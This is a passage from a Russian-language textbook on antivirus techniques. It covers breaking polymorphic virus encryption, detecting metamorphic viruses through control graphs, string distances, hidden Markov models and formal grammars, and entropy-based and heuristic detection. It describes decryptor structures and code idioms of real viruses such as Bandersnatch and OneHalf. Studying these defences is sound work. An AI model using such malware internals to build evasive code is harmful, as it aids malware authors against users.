        mov cs: [rand_seed+bp], ax
        pop dx
        pop cx
        ret
```

Несмотря на внешнюю «навороченность» алгоритма, датчик генерирует всего 532 уникальных значения, а потом цикл повторяется.

Это означает, например, что значения $S_i = B_i \overline{\bullet} B_{i+532}$ можно использовать в качестве не зависящей от «ключа» сигнатуры. Кроме того, можно просто использовать 532 различные сигнатуры для вирусов на основе этого «движка». Очевидно, автор ULTIMUTE и его многочисленные «единомышленники» не знакомы с тезисом знаменитого Д. Кнута [17]:

...Случайные числа нельзя вырабатывать с помощью случайно выбранного алгоритма. Нужна какая-нибудь теория...

Тот же Д. Кнут теоретически исследовал «линейный конгруэнтный метод» генерации псевдослучайных чисел – самый простой из «хороших» и одновременно самый «хороший» из простых. Этот метод основан на формуле

$$K_{i+1} = (A \times K_i + C) \bmod M,$$

и при правильно выбранных коэффициентах A, C и M он генерирует не менее M различных чисел, распределенных равномерно на интервале $[0...M-1]$. Обычно в качестве M используют 2^8, 2^{16} или 2^{32}.

Зная «правильную» сигнатуру $S = \{S_1, S_2, S_3\}$, вирусолог может вычислить для подозрительной программы значения $K_i = S_i \overline{\bullet} B'_i$. В случае если вирус был зашифрован «бегущим ключом», полученным при помощи «линейного конгруэнтного метода», значения K_i будут представлять собой последовательность, в которой каждый элемент получен из предыдущего по однозначному правилу. В противном случае они окажутся просто числовым «мусором». Можно ли как-нибудь отличить «псевдослучайные числа» от «мусора»? Для этого придется решить систему сравнений:

$$\begin{cases} (A \times K_1 + C) \bmod M = K_2 \\ (A \times K_2 + C) \bmod M = K_3 \\ (A \times K_3 + C) \bmod M = K_4 \end{cases}$$

Вычитая друг из друга две последние строки, получим сравнение

$$A \times (K_1 - K_2) \bmod M = (K_3 - K_4),$$

которое при фиксированном M легко решается подбором или при помощи «модифицированного алгоритма Евклида» (его можно без проблем найти в учебниках по теории чисел или в статьях, посвященных методу шифрования RSA). Далее полученное значение A подставляется в любое сравнение системы, что позволяет получить C. Зная A, C и M, можно рассчитать сколь угодно длинную последо-

вательность K_i и проверить, не совпадают ли все $B_i = B'_i \oplus K_i$ с соответствующими элементами S_i «правильной» сигнатуры.

Ну и, наконец, в рукаве вирусолога всегда присутствует «козырной туз» в виде метода «грубой силы» («brute force»). Давайте еще раз внимательно посмотрим на расшифровщики, сгенерированные вирусом **Bandersnatch** (их листинги также приведены в разделе, посвященном полиморфным вирусам для MS-DOS). Трудно не обратить внимания, что, несмотря на разнообразие организации этих расшифровщиков, собственно принцип шифрования-расшифрования вирусного тела крайне примитивен. В этом можно дополнительно удостовериться, если раскодировать, дизассемблировать и изучить тело вируса. Вариантов всего пять: побайтное сложение с «ключом», вычитание, циклический сдвиг вправо-влево и операция «исключающее ИЛИ». Отсчитаем от конца «подозрительной» программы 934 байта (такова длина вируса), прибавим 53 (такова максимальная длина расшифровщика) и получим файловую позицию зашифрованного тела. А дальше поступим очень просто, поочередно пытаясь применить различные методы расшифровки со всевозможными ключами:

```
for (key=0;key<256;key++)                    /* Цикл по значениям ключа */
{
  for (i=0;i<VirLen;i++) Virus[i]+=key;      /* Расшифровать */
  ...                                        /* Сравнить с сигнатурой */
  for (i=0;i<VirLen;i++) Virus[i]-=key;      /* Зашифровать снова */
  ...
  /* И так далее еще 4 метода... */
}
```

Рано или поздно один из «ключей» подойдет к «замочной скважине»!

К сожалению, многократное шифрование тела вируса с использованием различных алгоритмов и ключей препятствует применению методов «рентгеноскопирования». Впрочем, полиморфных вирусов, применяющих этот прием, не так уж и много.

7.4.7. Метаморфные вирусы и их детектирование

Ранее в главе, посвященной полиморфным вирусам для MS-DOS, уже были рассмотрены принципы, лежащие в основе работы метаморфных вирусов. Фактически «метаморфизм» появился, когда удалось совместить и применить не только к расшифровщику, а ко всему вирусному коду «классические» полиморфные технологии:

- замена команд и блоков их функциональными эквивалентами (например, «MOV EAX, 0» на «PUSH 0/POP AX» или «XOR EAX, EAX»);
- случайная перестановка как отдельных команд, так и целых блоков («пермутация»);
- «разбавление» кода вируса «мусором» (командами и группами команд, не влияющими на алгоритм).

Также современные метаморфные вирусы используют и иные технологии усложнения детектирования:

- «сплайсинг» (перемешивание кода вируса с кодом зараженной программы);
- EPO – размещение первой команды вируса в случайной позиции внутри зараженной программы и т. п.

Все это приводит к тому, что ни в какой момент времени ни на диске, ни в памяти не оказывается фрагмента вируса, сохраняющегося постоянным от копии к копии и способного играть роль сигнатуры. Примерами «метаморфиков» являются **Ply.3360**, **VCG.Strelka**, **Win32.Evol**, **Win32.Zperm**, **Win32.Zmist**, **Win32.Bistro**, **Win32.Metaphor** и прочие. Всего их около двух-трех десятков, но крови вирусологам они портят немало [65].

Магистральное направление борьбы с метаморфиками основано на сравнении двух алгоритмов:

- выполняющегося подозрительной программой;
- «алгоритмического образца», характерного для конкретного вируса.

Этот «алгоритмический образец» можно считать своего рода «сигнатурой» метаморфного вируса. Теоретически корректно сравнить два алгоритма на эквивалентность можно единственным способом: сгенерировать всевозможные варианты исходных данных и проверить, всегда ли совпадают результаты работы «подозрительного» и «образцового» алгоритмов. Разумеется, на практике такой подход нереализуем, поэтому в реальности используются всяческие «упрощения».

Увы, даже «упрощенные» методики детектирования метаморфных вирусов очень ресурсоемки: требуют больших объемов оперативной памяти и долго работают. Вот почему попытка найти в подозрительной программе метаморфный вирус выполняется только в случае, если прочими методами («сигнатурным», «эвристическим» и т. п.) доказано, что эта программа не заражена вирусами других типов, не скомпонована при помощи распространенных систем программиро-

вания (типа Visual C/C++, Borland Delphi, Borland C/C++ Builder и т. п.), не упакована одним из распространенных упаковщиков (типа Aspack, UPX и прочих) и вообще «не похожа» на «нормальную».

7.4.7.1. Этап «выделения и сбора характеристик»

Цель этого этапа: получить представление вирусного кода в виде «графа управления» (control graph), узлами которого являются отдельные команды и функциональные блоки, а ребрами – переходы и вызовы подпрограмм. При этом активно используются дизассемблер и – если фрагменты кода «перемешаны» – эмулятор программного кода. Например, вот так может выглядеть граф управления для одного из экземпляров пермутированного («перемешанного») расшифровщика вируса **OneHalf.4455**:




Рис. 7.39 ❖ Граф управления расшифровывающего фрагмента вируса Onehalf

Однако дальнейшее использование «излишне подробного» графа сопряжено со значительными сложностями, поэтому желательно минимизировать граф: избавиться от «мусора», уменьшить количество узлов, упростить топологию и т. п. Для этого применяются самые разные подходы.

Группа наиболее «продвинутых» методик связана с перетрансляцией программы на некий «промежуточный» язык высокого уровня (IL – intermediate language), использующий малое количество команд. Наиболее удобен язык, описанный в работе «Использование нормализации кода для борьбы с самомодифицирующимися вредоносными программами» итальянских авторов Данило Бручи, Лоренцо Мартиньоли и Маттиа Монга [35]. В статье рассматривается, как на этапе перетрансляции и дальнейшей обработки листинга упрощаются арифметические и логические выражения, удаляются «бессмысленные» (то есть не воздействующие на итоговый результат) команды и прочее. Итоговое представление алгоритма оказывается в значительной степени избавлено от «мусора» и приведено к единообразному, очень простому виду.




Рис. 7.40 ❖ Перетрансляция машинного кода в промежуточный язык

Существуют и менее трудоемкие методики упрощения графа управления [59]. Обычно они предусматривают дизассемблирование кода, удаление из листинга «правых частей» всех инструкций и оставление только «кодов операций». В этом случае, например, команды «MOV [123456], EAX» и «MOV EAX, [123456]» окажутся неразличимыми. Например, один из экземпляров полиморфного расшифровщика вируса **Bandersnatch** (см. раздел, посвященный полиморфным вирусам для MS-DOS) окажется представлен в виде:




Рис. 7.41 ❖ Граф управления, состоящий из мнемоник кодов операций

Более того, ряд методик предусматривают дальнейшее отбрасывание «редких» команд: согласно одной из таких методик, в листинге остаются 36 наиболее «популярных» кодов операций (теряется 0,7% кода), а согласно другой – только 14 (теряются около 11% кода). Наиболее радикальная методика предлагает группировку оставшихся инструкций в несколько классов, например: «A – команды пересылки данных» (MOV, PUSH, POP и др.), «B – арифметико-логические команды» (ADD, DIV, XOR, ROL и др.), «C – вызовы операционной системы» (межсегментный CALL, INT, SYSCALL и прочие), «D – внутрисегментные условные и безусловные переходы» и «E – прочие команды». Расшифровщик вируса **Bandersnatch** окажется представлен совсем просто:




Рис. 7.42 ❖ Граф управления, состоящий из сгруппированных мнемоник кодов операций

Наконец, в работе П. В. Збицкого «Функциональная сигнатура компьютерных вирусов» предлагается оставлять в графе управления только вызовы операционной системы и переходы [8]. В этом случае из графа пропадают все подробности, относящиеся к конкретной разновидности вируса, зато остается «костяк», общий для большой группы однотипных вирусов.

В принципе, если расставить фрагменты алгоритма в «правильном» порядке, то можно избавиться даже от стрелок и рассматривать итог как последовательность символов, то есть как «строку». И сравнение алгоритмов сведется к сравнению двух «строк».

7.4.7.2. Этап «обработки и анализа»

На этом этапе производится сопоставление алгоритма, полученного в виде «графа» или «строки», и «образца», характерного для конкретного вируса. Обычно результатом работы является некоторое число – «коэффициент похожести».

Итальянские авторы предлагают с этой целью просто вычислять Евклидово расстояние между «подозрительным графом» и «образцом» [35]:

$$d = \sqrt{\sum_{i=1}^{M} (m_i - m_i')^2},$$

где m_i и m_i' – значения специфических признаков в графе подозрительной программы и «образце» соответственно. В качестве признаков они предлагают использовать:

- m_1 – количество вершин графа;
- m_2 – количество ребер графа;
- m_3 – количество переходов по конкретному адресу (например, «JMP 12345678»);
- m_4 – количество «вычисляемых» переходов (например, «JMP EAX»);
- m_5 – количество вызовов конкретных подпрограмм;
- m_6 – количество «вычисляемых» вызовов подпрограмм;
- m_7 – количество условных переходов.

Эксперименты с дизассемблированными экземплярами «обфусцированных» программ, написанных на языках высокого уровня, подтвердили эффективность «итальянского» подхода. Однако с целью детектирования метаморфных вирусов, написанных на языке ассемблера, представляется полезным добавление в список признаков еще одного члена: m_8 – обращения к операционной системе.

Еще одним способом сравнения графа управления с «образцом» является вычисление «расстояния Левенштейна», то есть количества элементарных операций типа «вставка», «удаление» и «замена», достаточных для превращения одной последовательности вершин графа в другую. Этот подход предусматривает представление графа управления в виде «строки», причем команды переходов, вызовов подпрограмм и обращений к операционной системе рассматриваются в качестве рядовых символов. Например, для сравнения графов управления двух полиморфных расшифровщиков вируса **Bandersnatch** (см. главу, посвященную MS-DOS-вирусам) придется вычислять расстояние между строками «EBAAAAAEBABAEBD» и «EAAAEAAEABEEBEBAAD». Это можно сделать, например, так:

```
int minimum(int a,int b,int c) {
  int min=a;  if(b<min)  min=b;  if(c<min)  min=c;  return min;
}

int lev_dist(char *s,char*t) {
  int k, i, j, n, m, cost,*d, dist;
  n=strlen(s); m=strlen(t);
  d=malloc((sizeof(int))*(m+1)*(n+1));   m++;  n++;
```

```
  for(k=0;k<n;k++) d[k]=k;
  for(k=0;k<m;k++) d[k*n]=k;
    for(i=1;i<n;i++)
      for(j=1;j<m;j++)      {
        if(s[i-1]==t[j-1]) cost=0;  else  cost=1;
        d[j*n+i]=minimum(d[(j-1)*n+i]+1,d[j*n+i-1]+1,d[(j-1)*n+i-1]+cost);
      }
    dist=d[n*m-1];  free(d); return dist;
}
```

Нетрудно проверить, что расстояние Левенштейна для данного случая равно 8.

Значительной популярностью среди вирусологов и исследователей пользуется методика расчета «похожести» (similarity) двух «строк», разработанная сотрудниками Университета Сан-Хосе и рассмотренная, например, в работе В. Вонга «Анализ и детектирование метаморфных компьютерных вирусов» [74]. Суть ее заключается в том, чтобы выделять в «подозрительном» алгоритме и «образце» всевозможные «3-граммы» и подчитывать количество «похожих». При этом «похожими» считаются «3-граммы», которые содержат одни и те же элементы, расположенные в любом порядке. Например, «ABE» и «EBA» считаются «похожими», а «ABE» и «ABA» – нет. Кроме того, фиксируются номера позиций, в которых встречаются такие «3-граммы». Они служат координатами помечаемых точек декартового пространства. Легко видеть, что критерием «полной тождественности» двух строк является заполненная «фишками» главная диагональ, а о «похожести» свидетельствует наличие отрезков прямых линий, параллельных главной диагонали. Исследователи из Сан-Хосе считают, что слишком короткие отрезки представляют собой «случайный шум», и предлагают исключать из рассмотрения те из них, которые состоят из менее чем 5 «фишек». Впрочем, В. Вонг и его коллеги экспериментировали на «обфусцированных» экземплярах программ, написанных на языках высокого уровня. Для метаморфных же вирусов, написанных на языке ассемблера, вероятно, можно снизить порог отбрасывания до 3 или даже 2 «фишек».

В качестве числового «коэффициента похожести» можно рассматривать, например, отношение суммарной длины отрезков к длине главной диагонали или к общему количеству всевозможных «3-грамм».

При детектировании метаморфных вирусов довольно эффективна также группа методов, основанная на представлении алгоритма в виде *«Марковской цепи»*. Такой подход предполагает, что работа алгоритма рассматривается в виде последовательной смены состояний,




Рис. 7.43 ❖ Сравнение кодов на «близость»:
а) близость полиморфного кода с самим собой;
б) близость двух копий расшифровщика вируса Bandersnatch




Рис. 7.44 ❖ Марковская цепь

причем переход из состояния в состояние происходит с некоторой вероятностью, зависящей только от номера состояния.

Например, Марковской цепью можно описать перемещение лифта в многоэтажном здании с состояниями вида: «лифт стоит на этаже номер такой-то».

Важным подмножеством Марковских цепей являются *«скрытые Марковские модели»*, для которых:

- количество состояний и вероятности переходов между ними изначально неизвестны, а процесс смены состояний не наблюдаем;

- при переходе системы в определенное состояние наблюдается некоторое событие;
- с одним состоянием могут быть связаны несколько событий, происходящих с разными вероятностями;
- одно и то же событие может порождаться различными состояниями.




Рис. 7.45 ❖ Скрытая марковская модель

В примере с многоэтажным домом наблюдатель не знает, на каком этаже остановился лифт, но ему известны события: «в кабину зашли люди» и «кабину покинули люди». Накопив определенную статистику событий, наблюдатель может определить: сколько этажей в доме; на каких этажах живут домоседы, а на каких – «путешественники»; какова вероятность того, что кабина остановилась на определенном этаже, и т. п. В общем, наблюдателю придется решать задачи, сводящиеся к одному из трех классов:

- определить, насколько текущая последовательность событий соответствует структуре и параметрам скрытой части модели;
- определить траекторию скрытых переходов из состояния в состояние, приведшее к наблюдаемой последовательности событий;
- определить структуру и параметры скрытой части модели (количество состояний и вероятности переходов из состояние в состояние).

Теоретически эти задачи могут быть решены полным перебором различных вариантов построения скрытой Марковской модели, но вычислительная сложность подобных решений растет по экспоненте. Поэтому на практике используются «быстрые» алгоритмы: «вперед-назад» для первой задачи, «алгоритм Витерби» – для второй и «алгоритм Баума-Уэлча» для третьей. Алгоритмы не слишком сложны, но изучать их лучше, используя специальные справочники и учебники. Применение же скрытых Марковских моделей для детектирования

метаморфных вирусов состоит в следующем. Предварительно вирусолог генерирует большое количество (например, несколько сотен или тысяч) экземпляров вируса, дизассемблирует их код и «склеивает» последовательности кодов операций в одну длинную «строку». Символы этой строки рассматриваются в рамках скрытой Марковской модели как наблюдаемые события. Используя алгоритм Баума-Уэлча, вирусолог приблизительно оценивает структуру и параметры скрытой части модели (количества состояний и матрицу переходных вероятностей). Именно эта фиксированная модель и служит в качестве «сигнатуры» при детектировании вирусов. Получив из подозрительной программы последовательность кодов операций, антивирус при помощи алгоритма «вперед-назад» оценивает вероятность того, что данная последовательность принадлежит именно этому метаморфному вирусу.

Наконец, нельзя не отметить еще один – самый важный! – подход к детектированию метаморфного кода. Он основан на представлении всевозможных вариантов кода в виде высказываний некоторого языка, символами алфавита которого являются отдельные команды или группы команд. Методы описания языков в виде «формальных грамматик» и проверки соответствия конкретного высказывания той или иной грамматике давно и хорошо изучены. Рассмотрим их применение к детектированию метаморфного кода на примере все того же вируса **Bandersnatch**.

Тщательный анализ алгоритма работы вируса позволяет сделать вывод, что в основе расшифровщика лежат шесть «значимых» команд:

- три команды загрузки регистров (вида «MOV регистр, число»);
- расшифровка данных (или «ADD/SUB/XOR память, регистр», или «ROR/ROL память»);
- декремент счетчика итераций (вида «DEC регистр»);
- проверка значения счетчика и организация цикла (вида «JNZ/JG адрес»).

Между ними могут располагаться «мусорные» команды, которые также выбираются пусть из большого, но все же ограниченного количества вариантов. Таким образом, расшифровщик может быть представлен «текстом», соответствующим, например, следующей грамматике:

```
<bandersnatch>::= <мусор><загрузка><мусор><загрузка><мусор>
                  <загрузка><мусор><расшифровка><мусор><декремент>
                  <мусор><цикл><мусор>
<загрузка>::= mov <регистр>,<число>
```

```
<расшифровка>::= <команда1> | <команда2>
<декремент>::= dec <r16>
<цикл>::= <коп0><число>
<мусор>::= | <бред> | <мусор> <бред>
<бред>::= cs: | ds: | es: | ss: | nop | cld | std | cli | sti | <команда3>
<коп0>::= jnz | jg
<коп1>::= rol | ror
<коп2>::= add | sub | xor
<коп3>::= inc | dec | push | pop
<команда1>::= <коп1><косв>
<команда2>::= <коп2><косв>,<r16>
<команда3>::= <коп2><r8>,<косв> | <коп3><r16> | inc <r8> | dec <r8>
<косв>::= [ <r16> ]
<регистр>::= <r8> | <r16>
<r8>::= al | bl | cl | dl | ah | bh | ch | dh
<r16>::= ax | bx | cx | dx | si | di | bp
<число>::= <цифра> | <число> <цифра>
<цифра>::= 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9
```

Самое первое правило грамматики содержит нетерминалы, соответствующие «значимым» и «мусорным» командам расшифровщика. Они, в свою очередь, определяются через другие нетерминалы и терминалы (то есть фрагменты грамматики, не подлежащие дальнейшей декомпозиции – цифры, коды операций, наименования регистров и прочее). Проверка того или иного «высказывания» на соответствие грамматике, как правило, сводится к построению конечного автомата, имеющего два завершающих состояния: «высказывание истинно» и «высказывание ложно». Например, обозначив нетерминалы главного правила вирусной грамматики: «З» – загрузка, «Р» – расшифровка, «Д» – декремент, «Ц» – цикл, «М» – мусор, «И» – иное, – можно построить для него следующий автомат:




Рис. 7.46 ❖ Конечный автомат грамматики, распознающей вирус Bandersnatch

Полный автомат, описывающий грамматику метаморфных расшифровщиков вируса **Bandersnatch**, разумеется, гораздо более сложен, но строится по тому же принципу. Вообще говоря, если существует описание грамматики в какой-либо формальной нотации (например, БНФ – форме Бэкуса-Наура), то можно для написания фрагмента антивируса, реализующего конечный автомат, применить какое-нибудь средство автоматизации проектирования компиляторов: Yacc/Bison, Coco и т. п. Входом таких средств является описание грамматики, выходом – готовый исходный текст программы на желаемом языке программирования.

Использование «синтаксического» подхода позволяет абсолютно однозначно детектировать метаморфный код любой сложности. Правда, необходимым условием применения этого подхода является знание вирусологом алгоритма работы вируса – настолько глубокое, словно он является его автором. К сожалению, на достижение подобной глубины и написание «синтаксического анализатора» могут уйти недели и месяцы.

7.4.8. Анализ статистических закономерностей

В наборах чисел, образующих машинный код, всегда присутствуют определенные закономерности, выявление которых может принести пользу при детектировании вирусов. Чаще всего эти закономерности используются для обнаружения зашифрованных и полиморфных программ и, соответственно, для принятия антивирусом решения – применять ему «быстрые» сигнатурные методы детектирования или «медленные» – динамические.

В разделе, посвященном рассмотрению загрузочных вирусов, приведены два варианта одного и того же кода – зашифрованный и подвергнутый декодированию. Легко видеть, что попытка дизассемблировать зашифрованный код формирует листинг, содержащий «нелепые» последовательности «странных» команд. Но как описать «нелепость» и «странность» на языке математики?

Один из простейших подходов – подсчет процентного содержания в коде определенных числовых значений. Например, в «нормальном» программном коде встречается достаточно много – несколько процентов – нулевых байтов. В коде же, подвергнутом шифрованию или сжатию, их существенно меньше. Можно сформировать два «тестовых корпуса»: один – из всех программ и библиотек, содержащихся в каталогах различных версий Windows, а другой – из всевозможных полиморфных, зашифрованных и упакованных вирусов и червей.

Тогда распределения частот встречаемости нулевых байтов в кодовых секциях программ разных классов будут выглядеть примерно как на рис. 7.47.




Рис. 7.47 ❖ Распределения доли нулевых байтов в упакованном и «обычном» коде

Легко составить правило, позволяющее с определенной достоверностью отличать «нормальные» программы от зашифрованных и упакованных: в их кодовых секциях (без учета секций, внутри которых не находится точка входа, и «хвостов», заполняемых нулями для выравнивания) должно присутствовать более 1% нулевых байтов.

Другой подход состоит в дизассемблировании кодовой секции и расчете процентного содержания различных команд. Например, известно, что в «нормальном» программном коде количество различных вариантов команды «MOV» должно составлять не менее 10÷20%.

Еще один подход заключается в расчете энтропии программного кода по формуле $E = -\sum_{i=0}^{255} p(i)\log_2 p(i)$, где $p(i)$ – частота встречаемости байта со значением i. Разумеется, в рассмотрение не должны попадать «хвосты» программных секций, содержащие значения 0, CCh или 90h. Легко видеть, что набору одинаковых байтов будет соответствовать значение $E = 0$ битов, а набору, в котором все байты равновероятны, $E = 8$ битов. Реальная энтропия кода программ редко достигает крайних значений, но распределения значений энтропии для «нормальных» и сжатых программ все же различаются.

Пороговое значение, позволяющее различать «нормальные» и «сжатые» (упаковщиками типа UPX, Aspack, Armadillo и т. п.) программы, находится в районе $E_0 \approx 7{,}2$ бита.

Рис. 7.48 ❖ Распределения энтропии упакованного и «обычного» кода

Также можно дизассемблировать программную секцию и оценить ее «нормальность» методом «n-грамм». Действительно, код, состоящий из часто встречающихся последовательностей операций (например, «CALL» после «PUSH»), имеет больше оснований считаться «нормальным», чем код, состоящий из редких и невозможных последовательностей (например, «INT» рядом с «IN»). Также очень характерно для полиморфных вирусов большое количество «бессмысленных» команд типа «MOV EAX,EAX». Впрочем, «быстрым» подход, основанный на дизассемблировании больших участков кода, не назовешь, и практическая применимость его в антивирусах-сканерах, по-видимому, не слишком велика.

7.4.9. Эвристические методы детектирования вирусов

До сих пор мы рассматривали методы, позволяющие антивирусу распознавать конкретную разновидность вредоносной программы. Предполагалось, что эта разновидность заранее попала в руки вирусолога, была им изучена и описана в виде множества характерных признаков: сигнатур, контрольных сумм, статистических закономерностей кода, грамматик и т. п.

Вместе с тем существуют технологии, которые позволяют обнаруживать «новые», заранее не изученные вирусы. Такие технологии называются *«проактивными»*, то есть предваряющими и предотвращающими активацию вируса.

Рассмотрим проактивные технологии, которые базируются на методах «эвристического анализа». Здесь под «эвристикой» (от греч. *heurisco* – отыскание, открывание) понимается воспроизведение под-

ходов, свойственных человеческому мышлению. В общем, решение задачи детектирования «нового» вируса лежит в сфере компетенции сложной математической дисциплины, известной как *«распознавание образов»*. Согласно одной из широко распространенных точек зрения, эта дисциплина занимается:

1) «кластеризацией» – выделением на множестве объектов непересекающихся классов;
2) «классификацией» – отнесением конкретного объекта к тому или иному заранее определенному классу.

Предполагается, что каждый объект однозначно характеризуется множеством своих признаков (числовых, логических и т. п.). Можно представить значения признаков координатами объектов в многомерном пространстве, тогда задача сведется к построению сложной поверхности, разделяющей пространство на такие области, чтобы в каждой из них группировались бы объекты только одного класса. Обычно такие поверхности строятся (автоматизированно или «вручную») на основе анализа большого количества объектов, принадлежащих разным классам. Очевидно, возможны «неудачные» поверхности, которые не всегда правильно разделяют пространство. Их использование может привести к «ошибкам классификации»:

- «первого рода» – когда объект не попадает в свой класс;
- «второго рода» – когда объект попадает в «чужой» класс.




Рис. 7.49 ❖ Геометрическая интерпретация задачи распознавания образов

Исходными данными для собственно «классификации» является вектор признаков, характеризующих конкретный объект, а результатом – вывод о принадлежности этого объекта. На практике класси-

фикацией занимается некий «решатель», в который «зашита» (в виде математической формулы, системы правил или алгоритма) заранее построенная разделяющая поверхность.




Рис. 7.50 ❖ Решение задачи распознавания образов

Как правило, вывод о принадлежности объекта к тому или иному классу не является однозначным. Например, если речь идет о классификации компьютерных программ, то он может выглядеть так: «программа является вирусом с вероятностью 0.9», или даже так: «программа является MS-DOS-вирусом, заражающим загрузочный сектор с вероятностью 0.4, EXE-файлы с вероятностью 0.3 и COM-файлы с вероятностью 0.2». Таким образом, «нечеткость» итогового вывода является недостатком «эвристических антивирусов».

Зато привлекательным достоинством являются их малый размер и невысокие требования к системным ресурсам, поскольку базы данных, содержащие наборы эвристических правил, на много порядков компактнее, чем базы данных с сигнатурами.

7.4.9.1. Выделение характерных признаков

В качестве признаков, характеризующих конкретный тип вирусов, могут выступать самые разнообразные свойства или особенности «подозрительного» объекта. Все как в жизни – врач может поставить больному диагноз «грипп»: обнаружив во время лабораторных исследований в крови соответствующие антитела; воспользовавшись объективными симптомами – повышенной температурой, наличием кашля и насморка; а еще выслушав субъективные жалобы на головную боль и ломоту в суставах. Можно использовать характеристики одной группы, а можно все сразу.

В принципе, современные методы распознавания образов позволяют применять как «числовые», так и «логические» признаки, то есть отвечающие на вопрос «да» или «нет». Но более просто реализуется и более достоверные результаты дает использование признаков именно

второго – «логического» – типа. Не говоря уже о том, что «числовые» признаки всегда могут быть сведены к «логическим» простым разбиением области значений на непересекающиеся поддиапазоны и введением признаков вида «характеристика попала в поддиапазон от X до Y».

В первых экспериментах с эвристическим детектированием вирусов в качестве «симптомов» использовалось наличие или отсутствие характерных для компьютерных вирусов «n-грамм». Например, «3-грамма» «E8h 00 00» довольно часто встречается как в MS-DOS, так и в Windows-вирусах, поскольку соответствует трем первым байтам фрагмента

```
        ...
        call  next
next:   pop регистр
        ...
```

